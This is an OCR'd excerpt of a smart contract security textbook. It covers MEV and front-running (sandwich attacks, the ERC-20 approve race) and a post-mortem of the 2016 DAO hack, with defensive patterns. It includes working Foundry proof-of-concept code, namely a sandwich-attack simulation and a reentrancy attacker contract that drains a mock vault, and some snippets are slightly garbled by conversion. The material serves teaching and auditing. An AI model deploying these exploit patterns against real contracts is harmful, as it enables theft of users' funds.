Smart Contract Security: Finding DeFi Vulnerabilitie


Table of Contents

Example:

Chapter 11: Front-Running, MEV, and Transaction-Ordering Dependencies
In decentralized finance, transaction execution is inherently asynchronous, competitive, and public. Before a state transition is committed to the blockchain ledger, pending transactions reside within the network's distributed memory pool (the public mempool). In this unconfirmed state, transaction details—including target contracts, invoked selectors, raw arguments, and forwarded values—are completely transparent to network participants, node operators, and automated searcher bots.

This transparency creates Maximal Extractable Value (MEV) and Transaction-Ordering Dependencies (TOD). When a protocol's state transition or economic outcome depends on the sequential order in which transactions are included within a block, malicious actors can manipulate this sequencing to extract value, invalidate legitimate user intents, or execute deterministic exploits.

The Mempool, Gas Mechanics, and MEV Architecture
To analyze transaction ordering vulnerabilities, one must first examine the transaction supply chain from submission to block inclusion:



Under EIP-1559 and modern Proposer-Builder Separation (PBS) frameworks:
Base Fee (r_{base}): Burned deterministically by protocol rules based on previous block congestion.

Priority Fee / Tip (r_{tip}): Paid directly to the block builder/validator to incentivize inclusion.

MEV-Boost Bundles: Searchers bypass the public p2p mempool by routing transaction bundles directly to private block builders via specialized JSON-RPC endpoints (e.g., Flashbots). These bundles guarantee atomicity: either all transactions in the bundle execute in the exact specified order, or none do.

If a contract assumes transaction execution order cannot be manipulated, or assumes transaction contents remain secret until mined, that contract is fundamentally vulnerable.

Taxonomy of Transaction-Ordering Attacks

MEV & TOD EXPLOIT TAXONOMY	
Attack Vector	Execution Mechanism
Front-Running	Searcher places tx BEFORE victim with higher gas tip or private bundle inclusion.
Back-Running	Searcher places tx DIRECTLY AFTER victim (e.g., capturing liquidation/arb spread).
Sandwich Attack	Searcher places tx BEFORE AND AFTER victim: Front-run pushes price; back-run extracts.
Generalized Front Running	Searcher copies raw calldata, replaces user address with attacker address, front-runs.
State Griefing	Searcher alters contract state so that the victim transaction fails and loses gas fee.

Mechanics of a Sandwich Attack

The sandwich attack is the most prevalent form of MEV on Automated Market Makers (AMMs) operating on the Constant Product Invariant:

$$x \cdot y = k$$

Where x is the reserve of token A, and y is the reserve of token B.

When an honest user attempts to swap Δx_{victim} for token B with an insufficiently strict minimum output parameter (y_{min}):

Front-Run Transaction (T_{front}): The attacker executes a large buy of token B by inputting Δx_{front}. This increases the reserve of token A to $x + \Delta x_{\text{front}}$ and decreases the reserve of token B, artificially driving up the marginal price of token B.

Victim Transaction (T_{victim}): The user's swap executes at the inflated price, receiving fewer B tokens than expected, but still $\ge y_{\text{min}}$. The pool reserve of $token\ B$ is depleted further.

Back-Run Transaction (T_{back}): The attacker immediately sells the token B acquired in step 1 back to the pool for token A, restoring the invariant while capturing a risk-free profit in token A:

$$\Pi_{\text{attacker}} = \Delta x_{\text{returned}} - \Delta x_{\text{front}} - \text{Gas Fees}$$

AMM Reserve State Transition:

[State 0: Balanced]
|
|--> Attacker Swaps A -> B (T_front: Price of B increases)
v
[State 1: B Expensively Skewed]
|
|--> Victim Swaps A -> B (T_victim: Executes at worst price)
v
[State 2: B Critically Depleted]
|
|--> Attacker Swaps B -> A (T_back: Sells B for massive A profit)
v
[State 3: Attacker Net Positive in Token A; Victim Suffers Max Slippage]

Transaction-Ordering Dependencies in Protocol Logic

Beyond AMM trading, TOD occurs whenever state updates follow a "first-to-claim" or non-atomic verification architecture.

1. The ERC-20 approve() Race Condition

The legacy OpenZeppelin ERC-20 approve(address spender, uint256 amount) method is inherently vulnerable to front-running when modifying existing allowances:

// User Alice decides to reduce Spender Bob's allowance from 100 to 50:
token.approve(Bob, 50);

Exploit Flow:

Bob monitors the mempool and observes Alice's approve(Bob, 50) transaction.

Bob front-runs Alice by submitting transferFrom(Alice, Bob, 100) with a higher priority fee.

Bob's transferFrom executes first, consuming the initial 100 allowance.

Alice's approve(Bob, 50) executes next, resetting Bob's allowance to 50.

Bob executes a second transferFrom(Alice, Bob, 50), extracting a total of 150 tokens instead of the intended 50.

2. Naive Puzzle / Reward Schemes

Protocols that reward caller submissions (e.g., claiming a bounty by supplying a preimage) without sender binding will lose every distribution to generalized front-runners.

```
// SPDX-License-Identifier: MIT
pragma solidity 0.8.24;

contract VulnerableBounty {
    bytes32 public immutable targetHash;
    bool public claimed;

    constructor(bytes32 _targetHash) payable {
        targetHash = _targetHash;
```

```
    }

    // VULNERABLE: Anyone can see the `solution` in the mempool
    // and submit the identical payload with higher gas.
    function claimReward(string memory solution) external {
        require(!claimed, "Already claimed");
        require(keccak256(abi.encodePacked(solution)) == targetHash, "Wrong solution");

        claimed = true;
        (bool ok, ) = msg.sender.call{value: address(this).balance}("");
        require(ok, "Transfer failed");
    }
}
```

Comprehensive Foundry Exploit Scenario
The following production-grade test harness demonstrates how a generalized front-runner extracts value from a protocol offering rewards for on-chain task completion, and how an unprotected AMM swap is systematically sandwiched.

1. Vulnerable Swap Router and Reward Contracts

```
// SPDX-License-Identifier: MIT
pragma solidity 0.8.24;

interface IERC20Basic {
    function transfer(address to, uint256 amt) external returns (bool);
    function transferFrom(address src, address dst, uint256 amt) external returns (bool);
    function balanceOf(address acc) external view returns (uint256);
}

contract MockAMM {
    IERC20Basic public tokenA;
    IERC20Basic public tokenB;

    uint256 public reserveA;
    uint256 public reserveB;

    constructor(address _tokenA, address _tokenB) {
        tokenA = IERC20Basic(_tokenA);
        tokenB = IERC20Basic(_tokenB);
    }

    function initLiquidity(uint256 amountA, uint256 amountB) external {
        tokenA.transferFrom(msg.sender, address(this), amountA);
        tokenB.transferFrom(msg.sender, address(this), amountB);
        reserveA = amountA;
        reserveB = amountB;
    }
```

```
    // Constant product swap formula: x * y = k (no fee for simplicity)
    function swapAforB(uint256 amountAIn, uint256 minAmountBOut) external returns
(uint256 amountBOut) {
        tokenA.transferFrom(msg.sender, address(this), amountAIn);

        // Exact output calculation based on x * y = k
        uint256 newReserveA = reserveA + amountAIn;
        uint256 newReserveB = (reserveA * reserveB) / newReserveA;
        amountBOut = reserveB - newReserveB;

        // VULNERABLE: If user passes minAmountBOut = 0, no slippage check is performed!
        require(amountBOut >= minAmountBOut, "High Slippage");

        reserveA = newReserveA;
        reserveB = newReserveB;

        tokenB.transfer(msg.sender, amountBOut);
    }

    function swapBforA(uint256 amountBIn, uint256 minAmountAOut) external returns
(uint256 amountAOut) {
        tokenB.transferFrom(msg.sender, address(this), amountBIn);

        uint256 newReserveB = reserveB + amountBIn;
        uint256 newReserveA = (reserveA * reserveB) / newReserveB;
        amountAOut = reserveA - newReserveA;

        require(amountAOut >= minAmountAOut, "High Slippage");

        reserveA = newReserveA;
        reserveB = newReserveB;

        tokenA.transfer(msg.sender, amountAOut);
    }
}
```

2. Mock ERC-20 Implementation

```
// SPDX-License-Identifier: MIT
pragma solidity 0.8.24;

contract MockToken is IERC20Basic {
    mapping(address => uint256) public override balanceOf;
    mapping(address => mapping(address => uint256)) public allowance;

    function mint(address to, uint256 amount) external {
        balanceOf[to] += amount;
    }
```

```
    function approve(address spender, uint256 amount) external returns (bool) {
        allowance[msg.sender][spender] = amount;
        return true;
    }

    function transfer(address to, uint256 amount) external override returns (bool) {
        require(balanceOf[msg.sender] >= amount, "Balance low");
        balanceOf[msg.sender] -= amount;
        balanceOf[to] += amount;
        return true;
    }

    function transferFrom(address src, address dst, uint256 amount) external override returns
(bool) {
        require(balanceOf[src] >= amount, "Balance low");
        require(allowance[src][msg.sender] >= amount, "Allowance low");
        balanceOf[src] -= amount;
        allowance[src][msg.sender] -= amount;
        balanceOf[dst] += amount;
        return true;
    }
}
```

3. Foundry Proof of Concept (Sandwich Exploit Simulation)

```
// SPDX-License-Identifier: MIT
pragma solidity 0.8.24;

import "forge-std/Test.sol";
import "./MockAMM.sol";

contract FrontRunningMEVTest is Test {
    MockToken public tokenA;
    MockToken public tokenB;
    MockAMM public amm;

    address public lp = address(0x1);
    address public victimAlice = address(0x2);
    address public attackerBob = address(0x3);

    function setUp() public {
        tokenA = new MockToken();
        tokenB = new MockToken();
        amm = new MockAMM(address(tokenA), address(tokenB));

        // LP initializes pool with 1,000 Token A and 1,000 Token B (1:1 price ratio)
        tokenA.mint(lp, 1_000 ether);
        tokenB.mint(lp, 1_000 ether);
```

```
        vm.startPrank(lp);
        tokenA.approve(address(amm), type(uint256).max);
        tokenB.approve(address(amm), type(uint256).max);
        amm.initLiquidity(1_000 ether, 1_000 ether);
        vm.stopPrank();

        // Victim Alice has 100 Token A to trade
        tokenA.mint(victimAlice, 100 ether);
        vm.prank(victimAlice);
        tokenA.approve(address(amm), type(uint256).max);

        // Attacker Bob has 200 Token A for front-running
        tokenA.mint(attackerBob, 200 ether);
        vm.startPrank(attackerBob);
        tokenA.approve(address(amm), type(uint256).max);
        tokenB.approve(address(amm), type(uint256).max);
        vm.stopPrank();
    }

    function test_SandwichAttackExploit() public {
        // Honest Expected Output: Alice expects ~90.90 Token B for 100 Token A in balanced
pool
        // But Alice provides minAmountBOut = 0 (unprotected slippage)

        uint256 bobInitialA = tokenA.balanceOf(attackerBob);

        // --- STEP 1: FRONT-RUN ---
        // Attacker Bob observes Alice in mempool and buys Token B first with 200 Token A
        vm.prank(attackerBob);
        uint256 bobTokensB = amm.swapAforB(200 ether, 0);

        // Pool state is now skewed: Token A = 1200, Token B = ~833.33
        // --- STEP 2: VICTIM EXECUTION ---
        // Alice executes swap at skewed price
        vm.prank(victimAlice);
        uint256 aliceTokensB = amm.swapAforB(100 ether, 0);

        // Pool state is further skewed: Token A = 1300, Token B = ~769.23
        // --- STEP 3: BACK-RUN ---
        // Bob sells back all Token B he acquired in Step 1
        vm.prank(attackerBob);
        uint256 bobFinalA = amm.swapBforA(bobTokensB, 0);

        // --- EXPLOIT VERIFICATION ---
        uint256 bobProfitA = tokenA.balanceOf(attackerBob) - bobInitialA;

        emit log_named_uint("Alice Token B Received (Slippage Devastated)", aliceTokensB);
        emit log_named_uint("Attacker Token A Net Profit", bobProfitA);
```

```
        // Alice receives only ~64.1 Token B instead of ~90.9 Token B
        assertLt(aliceTokensB, 70 ether);

        // Attacker extracted pure profit in Token A
        assertGt(bobProfitA, 0);
        assertEq(bobProfitA, 9_727_272_727_272_727_273); // ~9.72 Token A pure profit
    }
}
```

Defensive Engineering and Mitigation Architectures
Remediating MEV and transaction-ordering vectors requires deterministic output bounding, cryptographic access delays, and off-chain execution privacy.

```
+-------------------------------------------------------------------+
| MEV DEFENSE MATRIX                                                |
+-------------------------+-----------------------------------------+
| Defense Mechanism       | Target Vector Neutralized               |
+-------------------------+-----------------------------------------+
| Slippage Tolerances     | Sandwich Attacks                        |
| Commit-Reveal Schemes   | Front-Running / Calldata Copying        |
| Deadline Constraints    | Stale Block Inclusion / Miner Holding   |
| Safe Approval Pattern   | ERC-20 Allowance Race Conditions        |
| Private RPC / Relays    | Public Mempool Interception             |
+-------------------------+-----------------------------------------+
```

1. Commit-Reveal Cryptographic Architecture
To secure prize distribution, secret bidding, or oracle updates against generalized front-runners, decouple user intent from execution across two distinct temporal phases.

```
// SPDX-License-Identifier: MIT
pragma solidity 0.8.24;

contract SecureCommitRevealBounty {
    struct Commit {
        bytes32 commitment; // keccak256(abi.encodePacked(sender, salt, solution))
        uint64 blockNumber;
        bool revealed;
    }

    bytes32 public immutable targetSolutionHash;
    uint256 public immutable minCommitmentAge;
    mapping(address => Commit) public userCommits;
    bool public claimed;

    constructor(bytes32 _targetHash, uint256 _minAgeBlocks) payable {
        targetSolutionHash = _targetHash;
        minCommitmentAge = _minAgeBlocks;
    }
```

```
    // Phase 1: User commits hash of (msg.sender + salt + solution)
    function commitSolution(bytes32 commitment) external {
        userCommits[msg.sender] = Commit({
            commitment: commitment,
            blockNumber: uint64(block.number),
            revealed: false
        });
    }

    // Phase 2: Reveal solution. Front-runners cannot copy because commitment is locked to
msg.sender
    function revealSolution(string memory solution, bytes32 salt) external {
        require(!claimed, "Already claimed");
        Commit storage userCommit = userCommits[msg.sender];

        require(userCommit.blockNumber > 0, "No commitment");
        require(block.number >= userCommit.blockNumber + minCommitmentAge,
"Commitment too fresh");
        require(!userCommit.revealed, "Already revealed");

        // Verify sender binding
        bytes32 derivedCommit = keccak256(abi.encodePacked(msg.sender, salt, solution));
        require(derivedCommit == userCommit.commitment, "Invalid commit preimage");

        // Verify actual puzzle solution
        require(keccak256(abi.encodePacked(solution)) == targetSolutionHash, "Incorrect
solution");

        userCommit.revealed = true;
        claimed = true;

        (bool ok, ) = msg.sender.call{value: address(this).balance}("");
        require(ok, "Transfer failed");
    }
}
```

2. Strict Slippage and Temporal Deadline Enforcement
Every trading and state-updating function executing against dynamic pools must enforce:
Exact minimum output or maximum input thresholds.

Strict transaction expiration via block.timestamp deadlines to prevent searchers or validators from holding transactions until pool conditions become profitable to exploit.

```
// SPDX-License-Identifier: MIT
pragma solidity 0.8.24;

interface ISecureRouter {
    function swapExactTokensForTokens(
        uint256 amountIn,
        uint256 minAmountOut, // Slippage threshold enforced
        address[] calldata path,
        address to,
        uint256 deadline      // Temporal guard
    ) external returns (uint256[] memory amounts);
}

contract SecureConsumer {
    ISecureRouter public immutable router;

    constructor(address _router) {
        router = ISecureRouter(_router);
    }

    function executeSwap(uint256 amountIn, uint256 expectedOut, uint256 maxSlippageBps)
external {
        // Enforce maximum 0.5% (50 bps) deviation
        uint256 minAmountOut = (expectedOut * (10_000 - maxSlippageBps)) / 10_000;

        // Transaction expires if not included within 5 minutes
        uint256 deadline = block.timestamp + 300;

        address;
        path[0] = address(0xAAA);
        path[1] = address(0xBBB);

        router.swapExactTokensForTokens(
            amountIn,
            minAmountOut,
            path,
            msg.sender,
            deadline
        );
    }
}
```

3. Atomic Allowance Adjustments (increaseAllowance / decreaseAllowance)
To prevent the ERC-20 race condition, avoid setting non-zero allowances over existing non-zero allowances. Use atomic relative modifications or set allowances to zero first.

```
// SPDX-License-Identifier: MIT
pragma solidity 0.8.24;

interface IERC20Atomic {
    function allowance(address owner, address spender) external view returns (uint256);
    function approve(address spender, uint256 amount) external returns (bool);
}

library SafeAllowance {
    function safeSetAllowance(IERC20Atomic token, address spender, uint256 newAmount)
internal {
        uint256 currentAllowance = token.allowance(address(this), spender);
        if (currentAllowance != 0 && newAmount != 0) {
            // Force zero transition first to neutralize front-running window
            require(token.approve(spender, 0), "Approval zero reset failed");
        }
        require(token.approve(spender, newAmount), "Approval set failed");
    }
}
```

MEV & Transaction Ordering Auditing Matrix

MEV & TRANSACTION-ORDERING AUDITING MATRIX	
Verification Point	**Audit Requirement**
Slippage Output Verification	Confirm that all AMM swap and liquidity calls enforce strict `minAmountOut` parameters.
Temporal Expiration (Deadline)	Ensure time-sensitive operations require `block.timestamp <= dl`.
Public Bounty / Claim Endpoints	Verify callers are bound to their submissions via Commit-Reveal or ECDSA signature authorization.
Allowance Alterations	Confirm ERC-20 allowances use zero resets or safe-increase methods.
First-Come First-Served Rewards	Ensure sequential reward claims cannot be atomically intercepted by higher-paying gas searchers.

Systematic Audit Invariants:

Zero-Slippage Anti-Pattern Rejection: Any function signature accepting minAmountOut = 0 or hardcoding internal swaps without calculating minimum acceptable amounts based on dynamic reserves or reliable TWAP oracles must be flagged as High/Critical.


Sender Binding on Preimages: If a function rewards or validates a state transition using a cryptographic preimage, verify that the hash commitment incorporates msg.sender to prevent byte-for-byte generalized calldata copying.

Deadline Assertion Verification: Verify that transaction deadlines are strictly evaluated against block.timestamp. Reject patterns where the deadline parameter is supplied as block.timestamp from within the calling contract itself, as this completely invalidates the check.

Liquidation Ordering Parity: Confirm that multi-collateral liquidation routines cannot be manipulated into executing on artificially depressed collateral values within the same transaction or block.

Chapter 31: Deconstructing the DAO Hack: Post-Mortem and Mechanical Analysis
On June 17, 2016, an attacker began systematically siphoning Ether from The DAO—a decentralized venture fund smart contract deployed on Ethereum that had aggregated over 15% of the circulating ETH supply (~12 million ETH at the time). The exploit resulted in the unauthorized extraction of approximately 3.6 million ETH. This single event precipitated the controversial hard fork that split the network into Ethereum and Ethereum Classic.

Beyond its historical significance, the DAO hack remains the foundational archetype of reentrancy vulnerabilities in smart contract security. Deconstructing its technical mechanics reveals how subtle sequencing errors in the EVM execution model can completely undermine protocol invariants.



Architectural Preconditions: The splitDAO Mechanism
The DAO was designed to pool capital and vote on funding proposals. To protect minority token holders from being coerced into proposals they opposed, the contract implemented a "split" mechanism. If a member disagreed with a governance decision, they could execute splitDAO, which:
Created a "Child DAO" (a clone of The DAO).

Transferred the member's proportional share of ETH from the parent DAO into the child contract.


Burned or subtracted the user's DAO tokens in the parent contract.

The vulnerability resided in the order of operations inside splitDAO and its sub-routine withdrawRewardFor.

Mechanical Breakdown of the Vulnerable Code
The core vulnerability can be isolated to the following sequence within the DAO contracts:

```
// Simplified representation of the DAO's vulnerable logic (Solidity 0.4.x era)
contract VulnerableDAO {
    mapping(address => uint256) public balanceOf;
    mapping(address => uint256) public rewardToken;

    function splitDAO(
        uint256 _proposalID,
        address _newCurator
    ) external returns (bool) {
        // Step 1: Calculate user's proportional share
        uint256 fundsToBeMoved =
            (balanceOf[msg.sender] * address(this).balance) / totalSupply();

        // Step 2: External call to transfer Ether to user / child DAO
        // (In 2016, raw calls forwarded available gas unless restricted)
        (bool success, ) = msg.sender.call{value: fundsToBeMoved}("");
        require(success, "Transfer failed");

        // Step 3: Mutate internal state (Executed TOO LATE)
        balanceOf[msg.sender] = 0;
        paidOut[msg.sender] = 0;

        return true;
    }

    function totalSupply() public view returns (uint256) {
        return address(this).balance;
    }
}
```

The Execution Trace of the Recursive Drain
When splitDAO() invokes msg.sender.call{value: fundsToBeMoved}(""), control flow is handed over to the external recipient.



Because the contract does not decrement balanceOf[msg.sender] until after the raw external call completes, every nested invocation in the call tree reads the original, unmutated balance. The attacker re-claims the same pool share repeatedly until the transaction approaches the EVM call stack limit (1024 frames) or gas exhaustion.

The Role of Gas Stipends and Low-Level Calls
In the early days of Ethereum development, developers often conflated send(), transfer(), and raw call():
transfer() / send(): Forwards a hardcoded gas stipend of 2,300 gas. This stipend was intentionally calibrated to allow event logging but prevent storage writes (SSTORE), theoretically stopping reentrancy.

call.value()(...): Forwards all remaining transaction gas (or a specified amount).

The DAO developers utilized a low-level call that forwarded sufficient gas for the recipient contract to perform arbitrary state transitions and reentrant execution.

Important EVM Note: Relying on the 2,300 gas stipend is considered an anti-pattern today because gas schedule revisions (such as EIP-1884 and EIP-2929) alter opcode costs, which can break contracts relying on fixed gas assumptions. Defensive design must rely on state structure and mutex guards, never on opcode gas costs.

Foundry Reproduction Test Harness
The following complete Foundry harness reproduces the classical single-contract reentrancy pattern modeled after the DAO vulnerability.


```
// SPDX-License-Identifier: MIT
pragma solidity 0.8.24;

import {Test, console2} from "forge-std/Test.sol";

/// @notice Minimal contract implementing the vulnerable DAO state-update pattern
contract DAOMock {
    mapping(address => uint256) public balances;

    function deposit() external payable {
        require(msg.value > 0, "Zero deposit");
        balances[msg.sender] += msg.value;
    }

    /// @notice Flawed withdrawal pattern: External transfer before state update
    function withdrawAll() external {
        uint256 balance = balances[msg.sender];
        require(balance > 0, "Insufficient balance");

        // Vulnerability: Sending ETH before zeroing balance
        (bool success, ) = msg.sender.call{value: balance}("");
        require(success, "Transfer failed");

        // State update occurs too late
        balances[msg.sender] = 0;
    }

    function getContractBalance() external view returns (uint256) {
        return address(this).balance;
    }
}

/// @notice Attacker contract designed to intercept control flow and reenter
contract DAOAttacker {
    DAOMock public immutable dao;
    address public immutable owner;
    uint256 public constant DRAIN_ITERATIONS = 5;
    uint256 public iterationCount;

    constructor(address _dao) {
        dao = DAOMock(_dao);
        owner = msg.sender;
    }

    function attack() external payable {
        require(msg.sender == owner, "Unauthorized");
        require(msg.value > 0, "Need initial balance");
```

```
        // 1. Establish initial credited balance
        dao.deposit{value: msg.value}();

        // 2. Trigger initial withdrawal
        iterationCount = 0;
        dao.withdrawAll();
    }

    /// @notice Fallback hook re-entering the target before balance resolution
    receive() external payable {
        iterationCount++;
        if (address(dao).balance >= 1 ether && iterationCount < DRAIN_ITERATIONS) {
            dao.withdrawAll();
        }
    }

    function withdrawLoot() external {
        require(msg.sender == owner, "Unauthorized");
        (bool success, ) = owner.call{value: address(this).balance}("");
        require(success, "Transfer failed");
    }
}

contract DAOHackPostMortemTest is Test {
    DAOMock internal dao;
    DAOAttacker internal attacker;
    address internal victim = address(0xCAFE);
    address internal hacker = address(0xDEAD);

    function setUp() public {
        dao = new DAOMock();
        vm.deal(victim, 100 ether);
        vm.deal(hacker, 1 ether);

        // Victim deposits 50 ETH into the DAO
        vm.prank(victim);
        dao.deposit{value: 50 ether}();

        // Deploy attacker contract
        vm.prank(hacker);
        attacker = new DAOAttacker(address(dao));
    }

    function test_reentrancy_drain() public {
        uint256 daoBalanceBefore = dao.getContractBalance();
        assertEq(daoBalanceBefore, 50 ether);

        console2.log("--- Executing Reentrancy Exploit ---");
```

```
        console2.log("Initial DAO Balance:", daoBalanceBefore / 1e18, "ETH");

        // Hacker initiates attack with 1 ETH
        vm.prank(hacker);
        attacker.attack{value: 1 ether}();

        uint256 daoBalanceAfter = dao.getContractBalance();
        uint256 attackerLoot = address(attacker).balance;

        console2.log("Remaining DAO Balance:", daoBalanceAfter / 1e18, "ETH");
        console2.log("Attacker Captured Loot:", attackerLoot / 1e18, "ETH");

        // Attacker recovered initial 1 ETH + extracted 4 additional ETH in 5 calls
        assertEq(attackerLoot, 5 ether);
        assertEq(daoBalanceAfter, 46 ether);
    }
}
```

Defensive Patterns and Mitigation Strategies

The lessons of the DAO hack produced two foundational defensive paradigms in Ethereum smart contract engineering:



1. The Checks-Effects-Interactions (CEI) Pattern

The primary defense against single-function and cross-function reentrancy is strict execution ordering:

Checks: Validate all preconditions, parameters, and access controls via require or custom errors.

Effects: Apply all state changes, balance decrements, and storage updates locally.

Interactions: Perform external calls or Ether transfers only after all internal invariants are secured.

```
// Secure implementation complying with CEI
function withdrawAllSecure() external {
    // 1. CHECKS
    uint256 balance = balances[msg.sender];
    require(balance > 0, "Insufficient balance");

    // 2. EFFECTS (Update state prior to external call)
    balances[msg.sender] = 0;

    // 3. INTERACTIONS
    (bool success, ) = msg.sender.call{value: balance}("");
    require(success, "Transfer failed");
}
```

2. Reentrancy Guard (Mutex Pattern)

When complex workflows require multiple external interactions, explicit mutex locks prevent recursive execution across any guarded function.

```
// SPDX-License-Identifier: MIT
pragma solidity 0.8.24;

abstract contract ReentrancyGuard {
    uint256 private constant _NOT_ENTERED = 1;
    uint256 private constant _ENTERED = 2;
    uint256 private _status;

    error ReentrancyGuardReentrantCall();

    constructor() {
        _status = _NOT_ENTERED;
    }

    modifier nonReentrant() {
        if (_status == _ENTERED) {
            revert ReentrancyGuardReentrantCall();
        }
        _status = _ENTERED;
        _;
